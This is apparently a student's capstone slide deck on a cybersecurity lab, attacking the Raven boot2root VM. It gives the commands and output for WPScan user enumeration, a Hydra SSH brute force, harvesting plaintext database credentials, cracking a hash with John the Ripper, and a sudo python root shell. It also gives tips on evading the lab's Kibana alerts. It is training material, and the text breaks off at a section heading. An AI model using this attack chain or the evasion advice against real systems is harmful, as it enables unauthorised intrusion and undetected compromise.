

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:

01

**Network Topology &  
Critical Vulnerabilities**

02

**Exploits Used**


03

**Methods Used to  
Avoiding Detect**



# Network Topology & Critical Vulnerabilities

# Network Topology



**Network**  
Address Range:  
192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

**Machines**  
IPv4:192.168.1.90  
OS:Linux  
Hostname:Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target 1

IPv4: 192.168.1.115  
OS: Linux  
Hostname: Target 2

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password	michael: michael steven: pink84	<ul style="list-style-type: none"><li>● One was simply to guess</li><li>● One was easy to crack the hash</li></ul>
Wordpress	Passwords for SQL in plain text	<ul style="list-style-type: none"><li>● Just needed access to machine to gain additional access</li></ul>
	WPScan Provided Recon Information	<ul style="list-style-type: none"><li>● Easily Able to obtain Usernames</li></ul>
Sudo python	Had sudo privileges for python	<ul style="list-style-type: none"><li>● Able to use python script to elevate to root access</li></ul>

# Critical Vulnerabilities: Target 2

---

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Hidden Files	Normally only seen by those with credentials, these directories and files weren't locked from public viewing	Potential confidential information located here
	Takes forever	dirb http://192.168.1.115/
	Quick but had to install first	gobuster -w /usr/share/wordlist dir -u http://192.168.1.115/




# Exploits Used

# Exploitation: WordPress

Summarize the following:

- Typed “**192.168.1.110/wordpress/**” into browser, to confirm the server WordPress site was up and running.”



- Used the command **wpscan -url http://192.168.1.110/wordpress -eu** to author ID brute force potential usernames.

```
Shell No.1
File Actions Edit View Help
root@kali:~# wpscan --url http://192.168.1.110/wordpress -eu

WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.7.8
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Updating the Database ...
[+] Update completed.

[*] URL: http://192.168.1.110/wordpress/
[*] Started: Mon Mar 14 19:36:30 2022

Interesting Finding(s):

[*] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%

[*] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
```



# Exploitation: WordPress

## Achievements

- Was able to determine that michael and steven are users

```
Shell No.1
File Actions Edit View Help
Brute Forcing Author IDs - Time: 00:00:00 < (3 / 10) 30.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 < (5 / 10) 50.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 < (7 / 10) 70.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 < (10 / 10) 100.00% Time: 00:00
:00

[+] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulnDB.com/users/sign_up

[+] Finished: Mon Mar 14 19:36:32 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.342 MB
[+] Memory used: 128.336 MB
[+] Elapsed time: 00:00:01
root@kali:~#
```

- Was able to locate flags 1 and 2 with Michael's credentials

```
michael@target1:/var/www/html
File Actions Edit View Help
michael@targ...var/www/html Shell No. 3
miichael@target1:/var/www/html$ cat ./service.html | grep -i flag
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

```
michael@target1:/var/www/html
File Actions Edit View Help
michael@targ...var/www/html Shell No. 3
miichael@target1:/var/www/html$ cat ./service.html | grep -i flag
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

# Exploitation: Weak Password

Summarize the following:

- michael:michael, password same as username, easy to guess
- Another option was to use the command **hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110**

```
root@kali:~# cd /usr/share/wordlists
root@kali:/usr/share/wordlists# ls
dirb      fasttrack.txt  metasploit  rockyou.txt
dirbuster fern-wifi      nmap.lst    wfuzz
root@kali:/usr/share/wordlists# cd rockyou.txt
bash: cd: rockyou.txt: Not a directory
root@kali:/usr/share/wordlists# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-14 19:55:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-14 19:55:23
```

- steven: pink84 Weak password. Hash was quick to decipher using John the Ripper
- MySQL passwords were in plain text in the wp-config file (root:R@v3nSecurity)

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
File Actions Edit View Help
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



# Weak Passwords

## Achievements

- Was able to locate flags 3 and 4 with the saved plain text MySQL credentials

```
mysql> select * from wp_posts;
```

```
michael@target1:/var/www/html/wordpress
File Actions Edit View Help

| open | open | flag3 | | draft | |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | | |
| 0 | http://raven.local/wordpress/?p=4 | | | |
| 0 | post | | | | |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| closed | closed | flag4 | 4-revision-v1 | inherit | |
| 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | | |
| 4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | | | |
| 0 | revision | | | | |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

- Flags contained password hashes that were able to be cracked using John the Ripper.

# Exploitation: Sudo Python

- Exploited the password hash of user 'steven' using John the Ripper and accessed the account
  - Username: steven
  - Password: pink84
- User had python root privileges which were exploited through spawn shell.
- Command used: ***sudo python -c 'import pty;pty.spawn("/bin/bash")'***

```
East login: Wed Jan 27 01:02:10 2020
$ sudo -s
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/sh' as root on raven.local.
$ su steven
Password:
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven#
```



# Sudo Python

## Achievements

- Was able to find flag 4 after gaining root access to steven's account
- Commands used:
  - **cd /root**
  - **ls**
  - **cat flag4.txt**

```
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _  \
| |/_/_ _ _ _ _ _ _ _ _ _
| // _ ` \ \ / / _ \ ' _ \
| | \ \ ( | | \ v / _ / | | |
\_| \ \ _ , _ | \ / \ _ _ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```



# Avoiding Detection

# Stealth Exploitation of Wordpress (Enumeration)

## Monitoring Overview

- Which alerts detect this exploit?

Kibana Alert: HTTP Request Size Monitor (WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute)

- Which metrics do they measure?

HTTP Request Size Monitor: Bytes of HTTP Requests

- Which thresholds do they fire at?

HTTP Request Size Monitor: Above 3500 Bytes in 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```



# Stealth Exploitation of Wordpress (Enumeration) Part 2

## Mitigating Detection

- **How can you execute the same exploit without triggering the alert?**

Passive and mixed options are available on the WPScan, which have smaller request sizes and can potentially avoid triggering the Alerts, but they also will produce less information


- **Are there alternative exploits that may perform better?**

Using the passive or mixed options for a scan will lower the HTTP request Size, however other methods may need to be utilized because passive WPScans will produce less reconnaissance information.

**Command:** `wpscan --url http://192.168.1.110/wordpress -- enumerate u --detection-mode (passive, mixed, aggressive)`

Match the following condition

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



```
File Actions Edit View Help
root@Kali:~/Desktop# wpscan --url 192.168.1.110/wordpress --enumerate u --detection-mode mixed

WPSecuri
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Mar 19 11:02:43 2022

Interesting Finding(s):
```



# Stealth Exploitation of Weak Passwords

## Monitoring Overview

- Which alerts detect this exploit?

Kibana Alert: CPU Usage Monitor (WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes)

- Which metrics do they measure?

System Processes Using CPU resources

- Which thresholds do they fire at?

Above .5 for the last 5 minutes

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:54 3/3 0g/s 45406p/s 45406c/s 45406C/s catemax..calipoy
0g 0:00:00:55 3/3 0g/s 45434p/s 45434c/s 45434C/s 159a98..153sce
pink84
(steven)
1g 0:00:01:20 DONE 3/3 (2022-03-16 15:51) 0.01245g/s 46074p/s 46074c/s 46074C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

John the ripper uses significant CPU resources to crack passwords which could cause the alert to trigger if it is run on the target machine, copying hashes to your personal attacking machine and running John will prevent this, as it is using your own resources

- Are there alternative exploits that may perform better?

There are alternate tools that can be used to crack hashes, for example, hashcat makes use of a system’s GPU instead of CPU

### Options

```
hashcat (v6.2.4) starting in help mode

Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory]]...

- [ Options ] -

Options Short / Long      | Type | Description                               | Example
-----|-----|-----|-----|-----
-m, --hash-type           | Num  | Hash-type, references below (otherwise autodetect) | -m 1000
-a, --attack-mode         | Num  | Attack-mode, see references below               | -a 3
-V, --version             |      | Print version                                     |
-h, --help                |      | Print help                                       |
--quiet                  |      | Suppress output
```

# Stealth Exploitation of Sudo Python

## Monitoring Overview

